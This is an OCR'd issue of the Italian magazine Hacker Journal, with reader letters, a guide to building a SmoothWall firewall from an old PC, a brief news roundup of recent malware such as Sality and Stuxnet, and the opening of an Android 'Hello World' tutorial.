Salve. Il nome "Kerberos" per il protocollo di autenticazione non ha a che fare con la Divina Commedia, dove Cerbero è il cane a tre teste "pena" dei golosi, ma proviene dalla mitologia greca dove Cerbero è il cane a tre teste guardiano dell'Ade (da qui il parallelo con l'autenticazione e l'architettura 3-sided). Il Cerbero di Dante proviene anch'esso dalla mitologia greca, ma chi ha scelto il nome per il protocollo Kerberos pensava al Cerbero della mitologia greca.
Cordiali saluti,
D.

Un caro saluto a Daniela che ci ha tirato un paio di volte le orecchie a ragion veduta. In effetti quanto scrive su Kerberos, il riferimento è al numero 205 di HJ, è assolutamente veritiero.
Occorre però sapere che nelle riviste succede una cosa curiosa: chi fa i sommari, i titoli e i cappelli degli articoli (ovvero le prime righe dell'introduzione) non è quasi mai l'autore, né il revisore, ma un'altra persona che si occupa di modificare titoli e sommari per rendere l'articolo più intrigante.
Accade così anche nei quotidiani dove esiste la figura del "titolista". Accade così che se il titolista non ha tempo di leggere tutto l'articolo o di documentarsi finisca per fare dei riferimenti che, per quanto suggestivi, sono errati. Per inciso il Cerbero dell'articolo era stato accostato alla Divina commedia di Dante dove effettivamente compare ma non ha nulla a che fare con quello che ha ispirato il nome del noto protocollo per l'autenticazione dei servizi di rete: Kerberos.

SOLIDARIETÀ

Buongiorno,
Mi chiedevo se fosse possibile in qualche modo aiutare economicamente la rivista (come inviare un euro da cellulare e così via, o anche possibilità di donazioni, etc...).
Saluti,
Marco

In questi mesi ci sono stati diversi cambiamenti che hanno interessato Hacker Journal e che sono la conseguenza di una crisi che parte da molto lontano (non è certo circoscritta all'ultimo anno), una crisi che non è solo di HJ ma, in senso più ampio, di tutta l'editoria e dell'economia mondiale. Detto questo abbiamo apportato degli aggiustamenti e, al momento, diciamo che la rivista si è stabilizzata in questa sua nuova veste mensile collegata alla versione elettronica per il momento acquistabile solo dai possessori di iPad. Abbiamo in programma, come già accennato più volte proprio da queste pagine, di creare anche una versione elettronica in formato PDF scaricabile dal sito, per tutti coloro che non hanno e non intendono acquistare la "tavoletta" di Apple.
Apprezziamo davvero la tua proposta e la tua solidarietà, come quella di altre centinaia di lettori che ci scrivono parole di incoraggiamento e sostegno. Crediamo che in questo momento la cosa più importante che potete fare è continuare ad acquistare la rivista con regolarità e, nel momento in cui sarà disponibile il formato elettronico a pagamento sul sito, sottoscrivere, magari, un abbonamento annuale che, in base alle informazioni in nostro possesso, dovrebbe avere un prezzo piuttosto vantaggioso.

ANDROID O IPHONE

Salve, sono un programmatore alle prime armi o, sarebbe meglio dire, un aspirante programmatore, magari di successo il che non dispiacerebbe specialmente al mio conto in banca.
Non avendo moltissimo tempo da investire potreste consigliarmi dove indirizzare i miei sforzi di sviluppo? Meglio Android o iPhone?
Luca

Caro Luca, meglio la Lamborghini o la Ferrari? O, volendo scendere a un livello più basso, meglio la 500 o la Mini cooper. E' assai difficile capire come si svilupperà il mercato della telefonia. L'Apple Store è ormai una realtà consolidata, gli altri mercati, Android incluso, sicuramente in crescita ma, al momento, ancora non possono competere come opportunità di guadagno con il mondo Apple legato all'iPhone e al suo ambiente di sviluppo (Software Development Kit).
Tuttavia alcune cose sono già chiare. Emergere nel mare magnum delle applicazioni per iPhone è davvero complicato, ci sono oltre 250.000 titoli, e tutti i giorni se ne aggiungono decine. Non basta programmare bene e avere buone idee. Ci vuole una solida strategia di marketing e, forse, come in tutte le cose, anche un pizzico di buona sorte. Il mercato Android in questo momento è probabilmente più interessante per almeno due motivi. Primo non c'è l'affollamento di applicazioni presente nell'Apple Store, quindi farsi notare è relativamente più semplice, secondo il sistema operativo Android è svincolato dal dispositivo mobile, ovvero viene montato su diversi cellulari di diversi produttori (non si è legati quindi ad un singolo device come avviene con Apple/iPhone). Questo consentirà, nell'immediato futuro, una rapida crescita del mercato di applicazioni Android, fenomeno che, peraltro, si sta già ampiamente verificando negli Stati Uniti. Crediamo quindi che Android rappresenti il luminoso futuro della programmazione su dispositivi mobili. IOS 4 il radioso presente di Apple. A te la scelta finale.



CORSI SÌ, PYTHON NO

Salve cara redazione,
Tralascio le presentazioni (che feci in un'altra mail) e vado dritto al punto. Leggendo la posta di qualche mese fa sono venuto a conoscienza della possibile realizzazione di un altro corso di programmazione. Fino a qua, sono d'accordissimo, il corso attuale di C è a dir poco stupendo. Poi leggo che lo volete fare su Python. Qui, sinceramente, sono meno d'accordo. E adesso mi spiego. Python è un linguaggio bellissimo, tra i migliori in circolazione e possiamo tranquillamente dire che è senza eguali. Un'altra sua caratteristica, la più importante secondo me, è la facilità con cui si apprende. Quindi perché fare un corso su Python quando quest'ultimo è banale da imparare e sopratutto quando si sono insegnate in un precedente corso (quello di C) le basi generali della programmazione? Siamo tutti capaci ad usare Google unito ad un basilare strato di neuroni!
BTW, non scrivo solo per dire il mio parere su questo possibile corso, bensì sulla proposta di un altro analogo, un corso di programmazione su Scheme. WHY? Bene, voi avete insegnato il C e la programmazione imperativa, ora, avendo dato le basi su questo stile ognuno di noi può benissimo studiarsi da sé un altro linguaggio imperativo. L'idea? Insegnare un altro paradigma di programmazione, quello funzionale, quello della matematica pura e basato sul concetto di funzioni, quello dove la principale forma d'iterazione è la ricorsione e non esistono for e while, quello su cui si basa il lambda calcolo, ecc... Così date le basi per un'altra tecnica e i lettori possono scegliere la loro strada, lo stile con cui si trovano meglio, e approfondirlo, senza esser vincolati a continuare sull'imperativo.
Invece, se volete insegnare proprio Python, IMHO, è meglio iniziare subito con le tecniche avanzate (classi come prima lezione, poi si passa ai vari trick come decoratori, generatori, lambda, map & co., per poi magari finire su una lezione introduttiva su pygame) e tralasciare dalle basi che, come detto sopra, sono piuttosto banali. Spero che le mie richieste vengano prese in considerazione.
Saluti

Come puoi capire, leggendo anche la richiesta a pagina 12, l'argomento corsi è davvero molto caldo. Crediamo di avere aperto una breccia, col corso in C, in cui si è insinuata la curiosità dei lettori. Siamo d'accordo con quanto scrivi, anche se il corso in Phyton ci piaceva per rivolgerci anche ad un target di lettori che desidera un approccio ad un linguaggio più semplice. Del resto la nostra vocazione è da sempre quella di essere trasversali. Comunque, non temere, le tue richieste verranno tenute in debita considerazione.

di Massimiliano Rinaldi
redazione@hackerjournal.it

UN FIREWALL RICICLATO


NETWORK

PRIMA DI BUTTARE IL VECCHIO PC ASPETTATE UN ATTIMO. POTREBBE DIVENTARE UN OTTIMO FIREWALL.



SmoothWall, creato nella sua primissima versione da Laurence Manning e Richard Morrell, è un sistema operativo ottimizzato open source, che converte workstation o PC obsoleti in router e firewall per una rete locale, sotto i più diffusi sistemi operativi.
La filosofia che ha portato i due informatici ad ideare questo utile strumento è nata dalla volontà di fornire a tutti, indistintamente, dall'amministratore di sistema all'utente domestico, lo stesso livello di sicurezza, convertendo un PC datato, di poche pretese, in un firewall dedicato a proteggere una rete, o Virtual Private Network (VPN), dai possibili danni che una connessione libera ad Internet potrebbe arrecare. Non da ultimo la possibilità di ottenere un ringiovanimento e un'estensione della vita utile di un vecchio PC.







Un firewall è un sistema progettato per prevenire accessi ad una rete locale di computer, una LAN (Local Area Network) o una Intranet aziendale, da parte di utenti di Internet non autorizzati. Tutte le informazioni, sotto forma di traffico di rete, che entrano o escono dalla rete, passano prima attraverso il firewall, che ne esamina la natura e, secondo le regole che costituiscono la propria configurazione, ne consente il transito, o blocca il flusso. Esistono molti modi per ottenere questa funzionalità: SmoothWall è stato ideato come un filtro a livello di pacchetto, cioè ogni pacchetto del traffico di rete, che transita attraverso di esso, è esaminato, attraverso la funzionalità come router, per consentirne o meno l'instradamento.
Questo controllo di accesso può essere implementato via hardware o software o, come spesso accade, da una loro combinazione. Alcuni firewall sono puramente software (come Zone Alarm, www.ZoneAlarm.com): risiedono sulla macchina connessa ad Internet e filtrano l'informazione in ingresso, prevenendo intrusioni, e in uscita, impedendo accessi non desiderati al web da parte di software, un po' troppo invadenti, installati nel sistema. Lo svantaggio principale di una soluzione puramente software è che si è già connessi ad Internet. Un firewall hardware (come una macchina su cui gira SmoothWall), invece, è posto tra la nostra rete ed Internet: chiunque voglia accedere alla rete deve attraversare un'ulteriore macchina e ciò rappresenta una difficoltà aggiuntiva per chi vuole introdursi o attaccare la LAN.

UNA SOLUZIONE ECONOMICA

La soluzione che si ottiene ha un costo molto ridotto rispetto a quelle rappresentate da prodotti commerciali concorrenti: SmoothWall garantisce un servizio di sicurezza con prestazioni anche superiori a firewall del costo di parecchie migliaia di dollari. Infatti è un software libero, un open source rilasciato con licenza GPL (GNU Public License, http://www.gnu.org/copyleft/gpl.html), il cui sorgente è modificabile liberamente da chiunque. La possibilità da parte di ogni sviluppatore di disporre del codice, permette a questo firewall di accrescere e migliorare le proprie funzionalità ad una velocità improponibile se potesse accedervi solo una ristretta cerchia di ingegneri programmatori. Attualmente più di mezzo milione di utenti al mondo ne utilizza una versione recente per proteggere il proprio lavoro e l'hardware, del valore stimato superiore ai due miliardi di dollari, prevenendo i danni causati da un possibile accesso illegale. Dopo ben centinaia di migliaia download e distribuzioni su numerose riviste internazionali specializzate, SmoothWall ha raggiunto i livelli di sicurezza dei maggiori software proprietari commercializzati.

"DENTRO" SMOOTHWALL

SmoothWall è basato su una versione originaria Linux Red Hat, con kernel 2.2.19, ridotta in dimensione e funzionalità, in modo da creare un sistema che può operare in sicurezza come router e firewall. Offre una spiccata semplicità d'uso, la possibilità di restringere l'accesso ad Internet ad





un solo PC o a tutti i sistemi della rete locale. Inoltre, l'inclusione di un proxy server DHCP e DNS nella versione standard dell'installazione semplifica la configurazione delle protezioni della rete privata.
Supporta tutti i più comuni tipi di connessione via modem (dial-up, ISDN, ADSL, connessioni via cavo e permanenti) e via ethernet, ha un servizio di web proxy a cache, capacità di port forwarding e una shell interna di sicurezza SSH Java. Con quest'ultima caratteristica, SmoothWall può essere amministrato interamente in remoto attraverso un browser java, come Internet Explorer o Firefox, installato su un qualsiasi client, anche non locale, su piattaforme Microsoft Windows, Linux, Sun Solaris e Macintosh. Addirittura, una volta installato sul server, periferiche come tastiera, mouse e monitor, non sono più necessarie.

COME LAVORA SMOOTHWALL

Il firewall è posto tra la rete privata, una LAN, e la connessione ad Internet.
Fondamentalmente il modo con cui opera SmoothWall è basato sul mascheramento dell'indirizzo IP impiegato, attraverso la funzione NAT (Network Address Translation). Questa è una funzionalità disponibile col Kernel di Linux, e di altri sistemi operativi, con la quale gli indirizzi originari dei pacchetti sono riscritti, in modo che i pacchetti di una rete locale appariranno originati dal gateway installato. Quando i pacchetti ritornano, il gateway riscrive ancora i pacchetti per fornire loro un indirizzo della LAN, e li rispedisce indietro alla macchina originaria. Questa è una semplificazione, benché questo sia il funzionamento base.
Il mascheramento è un metodo che consente di presentare, ad una rete esterna, lo stesso indirizzo IP condiviso da più computer. Non è senza limitazioni: per esempio, se una macchina locale non dispone di un indirizzo IP reale, non può essere connessa direttamente alla rete. Poiché l'IP è effettivamente mascherato nessuno dall'esterno può connettersi.
SmoothWall classifica le interfacce di rete che monitora tramite tre colori differenti, indicanti il grado di sicurezza attribuita alla sorgente di informazione, che vi transita: "green", la più elevata, "orange", media, e "red", la più bassa.
"Green" è l'interfaccia rappresentata dalla scheda di rete (NIC, Network Interchange Card), alla quale è connessa la LAN, ed è pertanto totalmente sicura e verificata. Poiché la NIC della LAN è sempre presente, per default il programma d'installazione di SmoothWall la classifica come "green".
"Orange", chiamata anche De-Militarized Zone (DMZ), è l'interfaccia NIC che connette il PC, sui cui è installato il firewall, a sistemi a cui chiunque può accedere pubblicamente, tipicamente server mail e web.
"Red", invece, è l'interfaccia che

Smooth Wall

connette la LAN ad una rete non sicura, come Internet. Esempi di interfacce "Red" sono: modem dialup, ISDN, DSL, o una linea dedicata.
SmoothWall, in tal modo, può supportare differenti configurazioni di rete, per consentire l'allestimento della maggior gamma di reti possibile.

Le più comuni sono:

Green NIC + Red Modem, usata per proteggere una piccola LAN da una connessione ad Internet;
Green NIC + Orange NIC + Red Modem, usata per monitorare il traffico tra una LAN e una connessione diretta ad Internet e a server pubblici;
Green NIC + Red NIC, usata per proteggere una LAN dietro una connessione ethernet ad Internet;
Green NIC + Orange NIC + Red NIC, usata per esaminare gli accessi ad una LAN privata connessa via ethernet ad Internet e collegata anche a server pubblici.

UN'INSTALLAZIONE MOLTO SEMPLICE


Per installare ed usare correttamente SmoothWall, per proteggere una rete locale dalle dimensioni più variabili, è necessario avere un computer dedicato, ma la configurazione minima richiesta per l'installazione è molto economica: un compatibile Intel 486 con appena 8/16MB, quali possono essere dei computer vecchi con CPU Cyrix, AMD e IBM. La scelta del tipo di processore dipende essenzialmente dalla banda protetta da SmoothWall. Per un modem 56k o una connessione ISDN, condivisa da un ristretto numero di computer, è sufficiente un 486DX4 o P100 (per intenderci, i PC di dieci anni fa). Per controllare invece il traffico di rete generato da un discreto numero di utenti e per gestire efficientemente una banda maggiore, è richiesto un processore più veloce. L'hard disk può avere una dimensione di 200MB o maggiore, per gestire propriamente i log e la cache del proxy. E' necessaria, inoltre, solo una scheda di rete 10/100Mb o modem, secondo il tipo di connessione ad Internet, mentre tastiera, monitor, floppy e così pure il lettore CDROM, sono richiesti solo durante la prima installazione del CD (20MB), perché successivamente la manutenzione può avvenire in remoto.

Le fasi dell'installazione si articolano attraverso i seguenti i punti:

- bootstrap da floppy o da CD;
- avvio dell'install manager di SmoothWall;
- selezione della sorgente dei file per l'installazione (CDROM o http, via LAN), e partizionamento dell'hard disk sul quale verrà installato il firewall;
- configurazione della rete, installando le schede di rete con i

SmoothWall è basato sul mascheramento dell'indirizzo IP impiegato, attraverso la funzione NAT (Network Address Translation).





SmothWall offre la possibilità di restringere l'accesso ad Internet ad un solo PC o a tutti i sistemi della rete locale.

driver più opportuni;

• si apre l'interfaccia "Green": vi si specifica l'indirizzo IP statico del sistema e il programma d'installazione determinerà automaticamente la network mask;

• inizia l'installazione vera e propria di SmoothWall sull'hard disk, che lo rende bootabile;

• si prosegue con la configurazione delle possibili connessioni: dialup, ISDN o DSL, ethernet via NIC, che saranno "Red", o attraverso una NIC;

• segue la configurazione della rete ethernet sono elencate le combinazioni "Red"-"Orange"-"Green", compatibili con l'hardware installato.

La configurazione del NIC "Green" della LAN viene eseguita per default, mentre è possibile incontrare la seguente casistica:

-"Red" NIC: deve essere specificato l'IP dell'ISP, il DNS o, nel caso di indirizzamento dinamico, basta selezionare il checkbox DHCP, o per il DSL il PPPoE;

- "Orange" NIC: si indica l'indirizzo IP e il programma di installazione calcola automaticamente la network mask.

• la fase finale dell'installazione di SmoothWall è data dalla richiesta delle password per tre utenti: "root", che ha il controllo completo del sistema SmoothWall; "setup", che può cambiare la maggior parte delle impostazioni dopo il completamento dell'installazione; "admin", che ha l'accesso quotidiano al sistema.

L'AMMINISTRAZIONE E LA CONFIGURAZIONE

Terminata l'installazione, l'amministrazione delle risorse di SmoothWall è accessibile comodamente via web. L'interfaccia di gestione avviene attraverso la porta 81 (per http trasparente) o la porta 445 (per l'https, con accesso sicuro, codificato a 128 bit) dell'indirizzo IP o nome dell'host su cui è installato il firewall. l'homepage presenta diverse voci nel menu a lato:

• Information, che mostra in dettaglio lo stato corrente del sistema, i servizi attivi e quelli disattivati


• Dialup, per la configurazione dei settaggi PPP;

• Services, per le modifiche ai server built-in DHCP, proxy e altri;

• IDS (Intrusion Detection System), il sistema di rilevamento delle intrusioni, che produce una serie di log;

• Logs, per visualizzare i file di log prodotti da SmoothWall, disponibili fino a quattro settimane, utili per rilevare eventuali errori o semplicemente per dare uno sguardo a ciò che il sistema sta facendo.

SmoothWall rappresenta un'ottima soluzione software per realizzare un firewall di discrete prestazioni. La scelta strategica rappresentata dalla licenza GPL risulta particolarmente oculata sia per gli sviluppatori, sia, indirettamente, da tutti gli utilizzatori, che possono aggiornare frequentemente la versione utilizzata. Ricordiamoci, quando scarichiamo software freeware come SmoothWall, di donare qualche euro, come ringraziamento per il lavoro passato e futuro di sviluppatori che praticano la filosofia GNU.



EXPLOIT E DINTORNI

Questa nuova sezione di Security Lab (il nostro inserto dedicato in modo mirato ai temi della sicurezza, lanciato a partire da questo numero) è dedicata ai malware, exploit e attacchi che si sono guadagnati l'onore delle cronache nell'ultimo mese.

Dropper.Win32.Sality.cx

Fa la sua comparsa nelle cronache recenti un nuovo "pacchetto", ovvero il dropper Trojan-Dropper. Win32.Sality.cx, che si installa sui computer già infettati dal Virus.Win32.Sality.bh. Per diffondersi il dropper sfrutta la vulnerabilità dei file WinLNK (file shortcut). Allo stesso modo vale la pena rilevare un notevole calo della quantità di exploit che sfruttano la vulnerabilità di Windows Help and Support Center CVE-2010-1885, vulnerabilità che nel mese di agosto è stata oggetto di numerose aggressioni.

Packed.Win32.Katusha.o

In settembre ha fatto la sua comparsa un nuovo malware che rientra nella categoria dei packer maligni, ossia Packed.Win32.Katusha.o. Nei mesi passati ci siamo imbattuti in altri rappresentanti della famiglia Katusha, ma i programmatori di virus lavorano attivamente a nuove varianti del packer per contrastare la sua individuazione da parte dei programmi antivirus. Un altro wrapper, il Worm.Win32.VBNA.b si mantiene ancora molto attivo.

Exploit.SWF.Agent.du e Trojan-Downloader.Java.OpenStream.ap

Decisamente interessante è il malware l'Exploit.SWF.Agent.du che si presenta come un file Flash vulnerabile. Sino ad ora sono stati osservati di rado casi di sfruttamento delle vulnerabilità della tecnologia Flash. Inoltre, si segnàla un nuovo rappresentante della famiglia dei trojan downloader, il Trojan-Downloader.Java.OpenStream.ap, sfrutta le classi standard del linguaggio Java per caricare l'oggetto maligno. Nella creazione di questo programma è stato effettuato un offuscamento.

Trojan-Clicker.HTML.IFrame.fh

Un'altra novità è il Trojan-Clicker.HTML.IFrame.fh. Si tratta di una semplice paginetta HTML tra le cui funzioni rientra quella di rimandare l'utente al link maligno.

Exploit.Win32.Pidief.ddd

La palma del malware più divertente spetta a Exploit.Win32.Pidief.ddd. Si presenta come un file PDF nel quale è incluso uno script che avvia il cmd. Questo scrive sul disco lo script VBS e causa il messaggio "This file is encrypted. If you want to decrypt and read this file press "Open"?". Successivamente, questo script di Visual Basic si avvia e inizia a caricare lo script maligno.

Stuxnet

Ne abbiamo già parlato ma è ancora molto attivo il worm Stuxnet che sfrutta quattro diverse vulnerabilità prima sconosciute di tipo «zero-day» e che si è avvalso di due certificati validi di Realtek e JMicron. Ad ogni modo, la peculiarità principale di Stuxnet, motivo per il quale al malware è stata dedicata particolare attenzione, è la sua specificità. La funzione fondamentale di questo malware non consiste nell'inviare spam o nel rubare le informazioni confidenziali degli utenti, bensì nell'ottenere il controllo su imprese industriali. È senza dubbio un programma di nuova generazione, la cui comparsa consente di parlare addirittura di cyberterrorismo e cyberguerre.

di G.Enoma
redazione@hackerjournal.it

"HELLO WORLD"



PROGRAMMING

FARSI LA PROPRIA APP ANDROID È PIÙ SEMPLICE DI QUANTO SI CREDA.

Dopo un avvio in sordina, il Sistema Operativo marcato Google è oramai in rapida espansione. Soprattutto in ambito smartphone, ma si vedono già i primi netbook con il robottino verde. Il progetto (Open Source) piace agli sviluppatori, e l'Android Market, con 70.000 applicazioni, è l'unica alternativa allo strapotere al sistema chiuso di Apple. E allora perché non imparare a progettare la nostra App? Vedremo come creare l'ambiente di sviluppo e dare alla luce il nostro primo "Hello World,Android!"


LE BASI

La versione 2.2 di Android (Froyo) è appena uscita. La 3.0 promette faville ed è prevista in primavera. É un vero e proprio Sistema Operativo basato su Linux. Programmare in Android è un misto di Java e scrittura di file di configurazione XML. Attenzione però, la Java Virtual Machine di Android (chiamata DVM, Dalvik Virtual Machine) usa un bytecode specifico e quindi non può usare il bytecode standard di Java. Ma tranquilli: tutte le tecnologie in uso sono basate su standard aperti. La complessità è legata con quello che si vuole realizzare, ma la struttura del programma è piuttosto intuitiva.

UN AMBIENTE BEN FATTO


Per scrivere un programma Android basterebbe il suo SDK (Software Development Kit) e un editor di testo. Ma un buon ambiente IDE (Integrated Development Environment) facilita di molto le cose in quanto fa per noi tutto il "lavoro sporco". Il team di sviluppo

di Android ha messo a disposizione dei tool (Plugin) che rendono il tutto veramente interessante. I passi per crearsi un buon ambiente sono:
- Installare il SDK
- Installare Eclipse
- Installare il plugin ADT (Android Development Tool) per Eclipse
- Configurare Eclipse per Android
- Configurare un Device, che ci servirà per simulare sul PC il nostro googlefonino
- Tutti i link li trovate nel Box. Le istruzioni sono per Windows, ma per Linux funziona in modo simile.
- Scaricato il SDK, basta estrarre lo Zip in una directory di nostra scelta.
- Procediamo quindi con l'installazione di Eclipse, lanciando il setup e seguendo le semplici istruzioni. L'ultima versione è la 3.6 (Helios).
- Procediamo a installare il plugin ADT. Si fa da dentro Eclipse con pochi click. Aprire l'Eclipse Update Manager (menu Help -> Install - Software) usando come fonte "https://dl-ssl.google.com/android/eclipse/".
- La configurazione di Eclipse è qualche passo in più.
- Aprire il menu Windows -> Preferences e selezionare Android. Nella voce SDK location inserire il path dove si è estratto lo ZIP dello SDK.
- Quindi aprire il menu Window -> Android SDK and AVD Manager. Si apre un dialog box



Android SDK and AVD manager, con la lista dei pacchetti installati

e nel pannello a sinistra scegliere "Available Packages". In funzione del nostro target di sviluppo, potremo scegliere la versione dell API (Application Program Interface) e la relativa documentazione. Basta spuntare le voci corrispondenti e premere il bottone Install Selected. Scegliamo i due box per l' API versione 8 (API e documentazione). Fate ora ripartire Eclipse.
- La configurazione di un device (AVD) per l'emulazione si effettua dallo stesso dialog box,scegliendo "Virtual Devices".



Android SDK and AVD manager, con la lista dei virtual device creati


Esiste anche un bottone per richiamarlo. Premere New e riempire la maschera che si apre con il nome che vogliamo dare al device (ad esempio il nome del modello e/o la versione dell'API usata), la versione di API da usare (da una lista tra quelle istallate, nel nostro caso Level 8). Per il resto, ovvero i parametri di simulazione dello schermo, lasciare il default. Avrete tempo di sperimentare in seguito...
- Premere Create AVD e il gioco è fatto. Se tutto è andato bene nella schermata con Virtual Devices troverete indicato il vostro nuovo device con un segno di spunta verde.

STRUTTURA DI UN PROGETTO ANDROID

Vedremo ora come creare il nostro primo progetto Android, e quale sia la sua struttura.

```
Selezionare il menu File -> New
-> Other -> Android -> Android
Project
```

Premere Next. La maschera che appare è semplice.




La maschera di creazione del nostro primo progetto Android

Project Name: il nome del Progetto Eclipse e anche quello della cartella che conterrà i file di progetto. Application Name: Il nome con cui l'applicazione sarà visibile nel telefonino. Scegliamo "Hello World Tutorial". Package Name: Il nome del namespace del package (stesse regole dei package Java). Deve essere unico tra tutti i package Android. É utile quindi definire un proprio namespace e usarlo con consistenza. As esempio "it.genoma", e chiamare questo pacchetto "it.genoma.tutor.helloworld". Come suggerimento pratico, è bene che Project Name e Package Name siano identici. Build target: selezionare l'API per cui vogliamo sviluppare (dovremmo avere solo la scelta della versione 8). Create Activity: Questo sarà il nome della classe generata automaticamente. Per i più smanettoni, sarà una subclass della classe Activity di Android (Activity è una classe che si può lanciare). È opzionale, ma necessaria nella maggioranza dei casi. Usate un nome semplice e una sola parola. Nel nostro



caso "HelloWorld". Min SDK Version: mettere lo stesso livello del build target (nel nostro caso: 8). Premere il bottone Next e poi Finish, lasciando tutti gli altri parametri così come sono. La struttura del progetto sarà quella visibile in figura.




La struttura di un progetto Android, con i file creati automaticamente

Vediamo il significato dei file principali creati automaticamente.

`layout/main.xml`

Definisce il layout della nostra applicazione e tutti gli oggetti del caso, tipo bottoni, etichette, liste, etc. Doppio click su main.xml e si aprirà all'interno dell'IDE.



